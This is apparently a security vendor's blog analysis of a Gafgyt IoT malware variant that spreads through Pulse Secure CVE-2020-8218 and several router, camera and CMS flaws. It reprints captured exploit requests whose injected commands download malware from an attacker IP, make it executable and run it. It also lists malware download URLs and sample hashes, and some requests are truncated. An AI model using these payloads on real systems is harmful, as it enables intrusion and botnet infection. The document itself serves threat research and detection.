A Gafgyt variant that exploits Pulse Secure CVE-2020-8218

avira.com/en/blog/a-gafgyt-variant-that-exploits-pulse-secure-cve-2020-8218

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When the world started to work-from-home, cybercriminals changed their focus. VPN technology, such as Pulse Secure's Connect VPN, became a focus of attacks. For example, vphishing (voice phishing) is widely used in an attempt to steal employees' VPN credentials and access their organization's network either directly or by taking advantage of platform vulnerabilities.

During late summer 2020, a code execution vulnerability in Pulse Secure version 9.1 R7 was publicized and subsequently patched in version 9.1 R8.


However, recently Avira's IoT labs have seen a surge in IoT malware binaries. These malware binaries contain multiple exploit footprints, and they include CVE-2020-8218 (Pulse Secure).

In this article, we will explore these new attacks.


Analysis


Analysis of the binaries led to the identification of a new variant of the Gafgytfamily of malware.

Most of the functionality (shown below) is the same as Gafgyt.



However, it borrows some functionality from other families. For example, DNS amplification flooding comes from Tsunami, as shown below:






The binaries belong to different architectures, i.e., ARM, MIPS, PowerPC, Renesas SH, Intel, Motorola m68k, and SPARC. This indicates that the malware author(s) target almost every architecture to maximize the success of their exploit.

After successful threat chain analysis of the binaries, we identified the following IPs responsible for downloading the malware.

- 107[.]174.133.119
- 144[.]190.116


The malware tries to print “bigB04t” as an output via a write API call. This is a useful indicator to allow categorization of the malware.

The figure below shows a series of API calls.



Generally, IoT malware tries to manipulate the watchdog and prevents the device from restarting. Gafgyt malware does the same.

You will also notice that the malware downloads the payload from the same IPs as mentioned above:



Continuing the analysis, we found that the binary footprint of the malware contains multiple exploit traffic. Among those is the Pulse Secure Connect VPN exploit:

Pulse Secure SSL-VPN RCE Exploit Traffic (CVE-2020-8218)

The Pulse, Secure RCE vulnerability, CVE-2020-8218, was identified in version 9.1R7. It allows an unauthenticated user to run arbitrary code remotely. Though the exploit requires admin privileges authentication, it can be triggered by simply clicking on a malicious link by the admin. It is a command injection vulnerability found in the downloadlicenses.cgi file of the admin portal. More details available on the GoSecure website.

```
GET /dana-admin/license/downloadlicenses.cgi?cmd=download&txtVLSAuthCode=whatever%20-
n%20%27($x=%22wget%20http%3A%2F%2F107.174.133.119%2Fbins%2Fkeksec.x86%20-O%20-
%3E%20%2Ftmp%2F.kpin%3Bchmod%20777%20%2Ftmp%2F.kpin%3B%2Ftmp%2F.kpin%22,system$x)%3b%20%23%27%20-
e%20/data/runtime/tmp/tt/setcookie.thtml.ttc HTTP/1.1
```

User-Agent: kpin

Accept: */*

Connection: keep-alive

It is worth noted that Gafgyt malware keeps on adding new exploits in its pool of threat vectors. Although we see Pulse Secure Connect VPN exploit traffic here for the first time, most of the remaining ones found have been seen before in Gafgyt.

These are below:

LG SuperSignEZ CMS RCE Exploit Traffic (CVE-2018-171713)

This RCE vulnerability exploit targets LG SuperSign TVs leveraging built-in LG SuperSignEZ CMS in these TVs. This remote code execution results from improper parameter handling.

```
GET /qsr_server/device/getThumbnail?sourceUri=\'%20-
%3Bcd%20%2Ftmp%3B%20wget%20http%3A%2F%2F107.174.133.119%2Fupdate.sh%3Bchmod%20777%20update.sh%3Bsh%20update.sh%3Brm%20-
rf%20update.sh\'&targetUri=/tmp/thumb/test.jpg&mediaType=image&targetWidth=400&targetHeight=400&scaleType=crop&_=1537275
HTTP/1.1
```

User-Agent: kpin

Accept: */*

Connection: keep-alive

CCTV/DVR RCE Exploit Traffic

This RCE exploit targets CCTV/DVR products from more than 75 vendors.

```
GET /language/Swedish${IFS}&&cd${IFS}%2Ftmp;${IFS}wget${IFS}https://107.174.133.119/update.sh;chmod${IFS}777${IFS}updat
rf${IFS}update.sh HTTP/1.1
```

User-Agent: kpin

Accept: */*

Connection: keep-alive

ThinkPHP RCE Vulnerability Exploit Traffic

This exploit targets ThinkPHP , a very popular web application development framework based on phpEsp used in the enterprise community. This RCE exploit vulnerability results from an insufficient validation of the controller name passed in the URL leads to a possible getshell vulnerability without the forced routing option enabled.

```
GET /?
s=index/%5Cthink%5Capp/invokefunction&function=call_user_func_array&vars%5B0%5D=system&vars%5B1%5D%5B%5D=wget%20https://
O%20%2Ftmp%2F.kpin;%20chmod%20777%20%2Ftmp%2F.kpin;2Ftmp%2F.kpin;%20rm%20-rf%20%2Ftmp%2F.kpin HTTP/1.1
```

Connection: keep-alive

Accept-Encoding: gzip, deflate

Accept: /

User-Agent: kpin

Netgear Routers Command Injection Vulnerability Traffic

This is an old RCE vulnerability exploit that targets Netgear DGN series routers. The vulnerability results from an insufficient validation of the user input within the setup.cgi script. An attacker could exploit the vulnerability by sending a crafted HTTP request. Processing such a request could allow a remote attacker to execute arbitrary commands with root privileges.

```
GET setup.cgi?next_file=netgear.cfg&todo=syscmd&cmd=rm -rf /tmp/*;wget+https://107.174.133.119/bins/keksec.mips -O
/tmp/.kpin;chmod 777 /tmp/.kpin;/tmp/.kpin&curpath=/&currentsetting.htm=1 HTTP/1.1
```

User-Agent: kpin

Accept: */*

Connection: keep-alive

HNAP SOAPAction-Header Command Execution Traffic (CVE-2015-2051)

This exploit targets D-link devices. Various D-Link devices are vulnerable to OS command injection in the HNAP SOAP interface. More details available at https://www.exploit-db.com/exploits/37171

```
POST /HNAP1/ HTTP/1.0
```

Host: %s:%d

User-Agent: kpin

Connection: keep-alive

Content-Type: text/xml; charset="utf-8"

SOAPAction: https://purenetworks.com/HNAP1/`cd /tmp && rm -rf * && wget https://107.174.133.119/bins/keksec.mips -O
/tmp/.kpin && chmod 777 /tmp/.kpin && /tmp/.kpin`

Content-Length: 640

<?xml version="1.0" encoding="utf-8"?><soap:Envelope xmlns:xsi="https://www.w3.org/2001/XMLSchema-
instance" xmlns:xsd="https://www.w3.org/2001/XMLSchema" xmlns:soap="https://schemas.xmlsoap.org/soap/envelope/"><soap:Body>
<AddPortMapping xmlns="https://purenetworks.com/HNAP1/"><PortMappingDescription>foobar</PortMappingDescription>
<InternalClient>192.168.0.100</InternalClient><PortMappingProtocol>TCP</PortMappingProtocol><ExternalPort>1234</ExternalPort>
<InternalPort>1234</InternalPort></AddPortMapping></soap:Body></soap:Envelope>

D-Link Router Vulnerability Traffic (CVE-2019-16920)

This RCE vulnerability exploit targets D-Link products. The vulnerability is due to the bad authentication check.

```
POST /apply_sec.cgi HTTP/1.1
```

Host: %s:%d

User-Agent: kpin

Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8

Accept-Language: en-US,en;q=0.5

Accept-Encoding: gzip, deflate

Content-Type: application/x-www-form-urlencoded

Content-Length: 142

Connection: close

Referer: https://%s:%d/

Upgrade-Insecure-Requests: 1

html_response_page=login_pic.asp&login_name=YWRtaW4%3D&log_pass=&action=do_graph_auth&login_n=admin&tmp_log_pass=&graph_co

GET /login.cgi?cli=aa%20aa%27;wget%20https://107.174.133.119/bins/keksec.mips%20-
O%20%2Ftmp%2F.kpin;%20chmod%20777%20%2Ftmp%2F.kpin;2Ftmp%2F.kpin;%20rm%20-rf%20%2Ftmp%2F.kpin%27$ HTTP/1.1

Connection: keep-alive

Accept-Encoding: gzip, deflate

Accept: */*

User-Agent: kpin

GPON Home Router Vulnerability Traffic (CVE-2018-10561)

This exploit targets GPON home routers via authentication bypass.

```
POST /GponForm/diag_Form?images/ HTTP/1.1
```

User-Agent: kpin

Accept: */*

Accept-Encoding: gzip, deflate


Connection: keep-alive

Content-Type: application/x-www-form-urlencoded

XWebPageName=diag&diag_action=ping&wan_conlist=0&dest_host=`wget%20https://107.174.133.119/bins/keksec.x86%20-O%20%2Ftmp%2F.kpin;%20chmod%20777%20%2Ftmp%2F.kpin;2Ftmp%2F.kpin;%20rm%20-rf%20%2Ftmp%2F.kpin`&ipv=0

Huawei Home Router Vulnerability Traffic (CVE-2017-17215)

An arbitrary command execution vulnerability exploit of Huawei home routers. An attacker can send malicious packets to TCP port 37215 to launch attacks. A successful exploit can lead to the remote execution of arbitrary code.



Conclusion

In the past, malware like Gafgyt mostly exploited routers. However, as we can see, attackers have identified new opportunities and expanded their hit-list to more unusual targets such as VPNs. Targeting insecure channels demonstrates a response to market change and increasing maturity.

Of course, it is important to safeguard IoT endpoints installed in consumer environments, but also related all communication channels.

The Avira IoT Research team monitors such new malware families or variants and provide detections for them. Integrating Avira SafeThings and anti-malware technologies can help protect customers from such attacks.

Downloading URLs

https://107.174.133.119/bins/keksec.arcle-hs38
https://107.174.133.119/bins/keksec.arcle750d
https://107.174.133.119/bins/keksec.arm
https://107.174.133.119/bins/keksec.arm5
https://107.174.133.119/bins/keksec.arm7
https://107.174.133.119/bins/keksec.armv4eb
https://107.174.133.119/bins/keksec.armv4l
https://107.174.133.119/bins/keksec.i486
https://107.174.133.119/bins/keksec.i586
https://107.174.133.119/bins/keksec.m68k
https://107.174.133.119/bins/keksec.mips


https://107.174.133.119/bins/keksec.mips64
https://107.174.133.119/bins/keksec.mpsl
https://107.174.133.119/bins/keksec.ppc
https://107.174.133.119/bins/keksec.ppc-440fp
https://107.174.133.119/bins/keksec.sh4
https://107.174.133.119/bins/keksec.spc
https://107.174.133.119/bins/keksec.x64
https://107.174.133.119/bins/keksec.x86
https://198.144.190.116/bins/ayylmao420kekuaintgettindesebinsarm
https://198.144.190.116/bins/ayylmao420kekuaintgettindesebinsarm5
https://198.144.190.116/bins/ayylmao420kekuaintgettindesebinsarm7
https://198.144.190.116/bins/ayylmao420kekuaintgettindesebinsi586
https://198.144.190.116/bins/ayylmao420kekuaintgettindesebinsm68k
https://198.144.190.116/bins/ayylmao420kekuaintgettindesebinsmips
https://198.144.190.116/bins/ayylmao420kekuaintgettindesebinsmpsl
https://198.144.190.116/bins/ayylmao420kekuaintgettindesebinsppc
https://198.144.190.116/bins/ayylmao420kekuaintgettindesebinsppc-440fp
https://198.144.190.116/bins/ayylmao420kekuaintgettindesebinssh4
https://198.144.190.116/bins/ayylmao420kekuaintgettindesebinsspc
https://198.144.190.116/bins/ayylmao420kekuaintgettindesebinsx64
https://198.144.190.116/bins/ayylmao420kekuaintgettindesebinsx86

Samples Info

Sha256	Architecture
1566ca3ac8b1ffa9a4d9a9b4695dbcf23bf1b42fc426c3bdf40b399de77306ff	PowerPC or cisco 4500
231a45dbd2ce6f744685fbdd01b20f5b5a548a484b4df868e2ad4c8313f668ad	Renesas SH
26022edd5296935ccb3fca911749c6bd15de99bc13ca5e0a0972e09f6f5c3ab1	Renesas SH
2854c6765aa12e8e692cd578aedec249b6bec357c6f5c8d67bfabe693d2e1b6b	ARM
2c4a60c0a551b4c63f7e3784e9c2a873ff1fda6cb4aa9f0c82b355136e858630	ARM
321a9c9712c4d493463618db6495883175de609676f231997d64380dee335f51	MIPS
40324cede3ce875b1880f5a392b4e456c5692a8313494368185 94e180b074297	x86-64
43e70355dc2f637bd5a4c7034bfeb560a01d591c261455acc0b59a60501845a8	Intel 80386
4c39e717dfd1e21d6042d9f8af442ac31c00d247d7abf0fffda43a309de75308	MIPS
53f9d1a9c0bc3150112d046e0dbe55fdfddf2c7858635cac59ea93d416eb4026	PowerPC or cisco 4500
5b907d1ef60460e39522a0acacb9fdf91fdc5ff8e9370535461b7505a582ef49	MIPS
63a6798389f9238f3958d65b49e7b5df55d5b0adfbcc7b27dd706d95a4f586dc	MIPS
6580eb1a2517347a95bd9fbd26cb898df05dedc71e65f78c5f3615a97e5b0676	x86-64
69ba6a830f279a2e948ac5259d802ec7758adb1a8cd35fbc18e55b52091c66f2	SPARC
71a259ff381f7721b60c9f5bc41c272e4ebe701e92d16c26d67a0a60d0c8644c	Motorola m68k
7ab8ff2ed5290b5a2a3129265441c3ede1bbf7765c457ead017411f0efa7a566	ARM

7ce8c4dcac60227007d6d373de0b319911e08aba7cfc686707e662e87d9baa2f	PowerPC or cisco 4500
83d4dbb514b713df2ce35a09dbcd165ce9150711937e98556c5e7ce2217b157d	MIPS
88648a0a3c2f157d641520741ebaa0fa179b3beac541d9c7373b064ff82a7172	Intel 80386
9f5db4edec7ce3bf5825cd8ee07570545e51e296cd821aa178e26759e5685922	ARM
a2052ca658eae4dc3cddf7649f486d6e0ab7a7e07da65a85995510cd291dbd5c	ARM
a3810b62024f933c497f3952a74e559e917a826e23ff646fa342c7d9ec7d3082	SPARC
aac3ab2173509712a5169554451594433e54b33195e7d058ec91f91d95a65e00	Motorola m68k
b6454ff7e37de9cb34e9b4128ee3f40a72b1eb4e1b4c50e167a0fea7130716fa	Intel 80386
bb5f5ad9038ccdf4bc9cc7a02232a7b9766e934464986868569de4bae08b0f19	SPARC
c3ef0483d8d0a117994be43d4d0be1f7ed997f385e0f5ea3df6837976019978d	Renesas SH
cf8ad4e458e87a4c40f4d3c947a6c9322efcddf64060368cb1ce2ceac5638aa4	Intel 80386
d427e1fa550c9398f407b7d8c7cfea5a77fdbb1ac5b3e96a3d3673d6c129c1bf	MIPS
d5e8b91f400ee78206ab8936dc00e6901cd0bf2b217ed5c98bc7a998adf492b6	MIPS
de7d1aff222c7d474e1a42b2368885ef16317e8da1ca3a63009bf06376026163	x86-64
e0d15b8914666877a7b5476f6cbb329120abd06aa3ae2034b439d523a91a03b3	Intel 80386
e2b00a3324e0ac90ea6ea77340aac8d81190a2cf213345cb5346cee728d6e040	ARM
eb7fa8b39b397ceb31c402807b2a5b6ac0e11ec6b7b3645b90e19f94a937036d	Intel 80386
f43c83d689eca432c90afce3cfb73d3d89e8626f9b53b95ddee9d160ef7fbfe9	ARM
047dec1ec40ba4e6b09c5e6416b4354519273507f3ddcc5e58492110f0bd00ef	ARM
05b6384f42edfcf633732428b1bc7684b28fc8afbb6473e14c0323aa15d399ca	MIPS
0665ac34ce82d9e6aa2d33d940ee49b5a1d341378970cb77df1f79c0022ea16b	x86-64
0a3b47bb5e6980faf709e721558aac56e9968ebde33de6da0fa1cc8402ebe7f8	Intel 80386
0eeaf72a6f1020dc2d8a2edbbb4e8add1864a38462e4338a098293223b5b3b7e	PowerPC or cisco 4500
120edda82dfce27067d9b2c85e23766d41565da95c83aeb3b7eef97e37d09bcc	MIPS
1211c978c10f72cf2d6c9392c8d1d0eaf2cc6d81dc68dfdfa5427475af4185f1	Intel 80386
1de477675b3245e028d9087c13ffc1e147c47e91df283db0ea133aec44a10335	Intel 80386
27071e0f0e709c7fa9d557bf9ee6ebdc22a928868b10dc757c501657794dcee0	SPARC
2d5831ea09999ce0a626aecf918d843b84f1949b2205a88b9703e7d41bfde828	PowerPC or cisco 4500
303b22da5106ab0836a9563e928b76c5bdc90cbf7c119d539750034590fa6b74	x86-64
376eceb22efb1048be5942116832e314bfadd865e553328362ea21c962b850aa	Motorola m68k
3af3a6aad93083b6017b06e36e66c65d9d5e4e3d4acd107323ef350e4bb92ef7	Renesas SH
3ec40f97ceca50d6a4ac1cf795fd93d7018730dab04e0afe67746b241987c884	Intel 80386
4813e17a9a71525ca34f5939ad6fab766a3456fe0bb348e525935c9fa0dee318	MIPS
4852f3fbac5e2d65420bfd2dec76cfe0dc6944edbf2a5d8d8827ba4e4cc6ce70	MIPS
4af82f32d8549291fa0402103c4e0ca576dd185a8513f1f2188088cd7e3b962a	Motorola m68k
4bbb73981378e2aeada566240ec6e75d713dbe20cac9f68e731d16f0538b2c95	SPARC
511f0d03d17a391ac69c8efa3c6f59a6695e95a5f899e955607820b9884039a9	ARM
58d593e0a37b88628bdee0c889adfcb390cf3230b818236a72b6d50d7b166a19	Renesas SH
613d62ba63ae41ac0742162512eac309ccab5449ed35957d331154f6b318cc7e	ARM
68f47210c06124cfcc53c31fe0c5278b76a9aab7cca0bb2aea039ebf362adab5	MIPS

696371e4651a4b201158ae699cf74f0ca2630301de222f07753c6a9fc7ffe20b	x86-64
6aa6f075c1765e01f0978c8f438ab43d31477bdd3215a9984c682e09e9bb5c02	Renesas SH
6ffa5e51a8688eeff39ba768599cb23c61e5381b57dd596c2369b1c594fc42f1	SPARC
755288643266b0619f7bdb167925facad8f5d8cc3a2d28e6185d6b70f7a98208	Intel 80386
784ddf892dd611c7c86c8bc45f1b54b8ec99a1baf58b292167cf7da8e0dd3138	Intel 80386
785f4b56465d4c6f3423d7273c4c8e3e26826077b06acf46141684fd24505fc2	MIPS
79be9b74396e482f3120db063f67c3e8b4cdd29565bb410a670946a3664486a8	Intel 80386
83f4b1e9e879e493a37b3148a5714f4c4c9ae5b592ed9a4023bcbc4728422df2	MIPS
95c61895c14f3929d494718f519e30396b1f798cb05c29bf10805d6b698ac59b	PowerPC or cisco 4500
9790d70d0e61a8743f4fc90b7ed4d82e73a1d93f56047967aaaef4586d81dc54	PowerPC or cisco 4500
a08f0a43490e55f0b3238d343f8e6c33f4141de69326a548404f0923c26d756b	ARM
a682e357823a80d449c28b4cd01558f0cb91a8456214d1c3135ce16223972fe9	PowerPC or cisco 4500
a869b7474450aacce489418db5920247c1d9f8fa7a852b747c969414f73a1f93	Renesas SH
b2401852b08b51a0dd113b002d93e1c6bbefd21725fb4e25fb9d8a31b621349d	x86-64
b563848c74115215798793ab026f003a1737b5c0ff8bd285a86ad83c741c24b5	Motorola m68k
b7344b4e9dc5fa820cf4c9a7512d0307650381e5a1bf9ce94ec54d88adb29f8c	Motorola m68k
c61a71fb6bc0df1c677bcfcc167ae17e9ef800cf00b4883ba7b9f2b3887488a6	Intel 80386
c75a4892791c8b4b8d174a2e3228dea17dbc05c18429a141d6caa6cfd0124659	MIPS
cad494cbee2285d4f8642331098e8a2235aa28af4bc5259626295e5e98f7028a	x86-64
cb3984d8821faa07369a4e4bb24f4c53cbeaf8a0cd29fdd5a8556edaa7a9e6aa	PowerPC or cisco 4500
d54e5b2f7e8d5594a705f2089dd927edd6d3028961a435b1cc8f6650d28c566a	ARM
e719946d4d88eb99a107483ce5594c2274ccc1bd24d5ae51a9e42d6acb91da29	PowerPC or cisco 4500
f009fd80750dd3f2ec7e799591105a8977a0791c22568cfb4371f2d2753328fd	MIPS
fe4d02fb177fca2a873bd31a9ad6a70e9cbc6faa32e5bf4845f0e58bd96b4fd6	Intel 80386



Avira Protection Labs

Protection Lab is the heart of Avira's threat detection and protection unit. The researchers at work in the Labs are some of the most qualified and skilled anti-malware researchers in the security industry. They conduct highly advance research to provide the best detection and protection to nearly a billion people world-wide.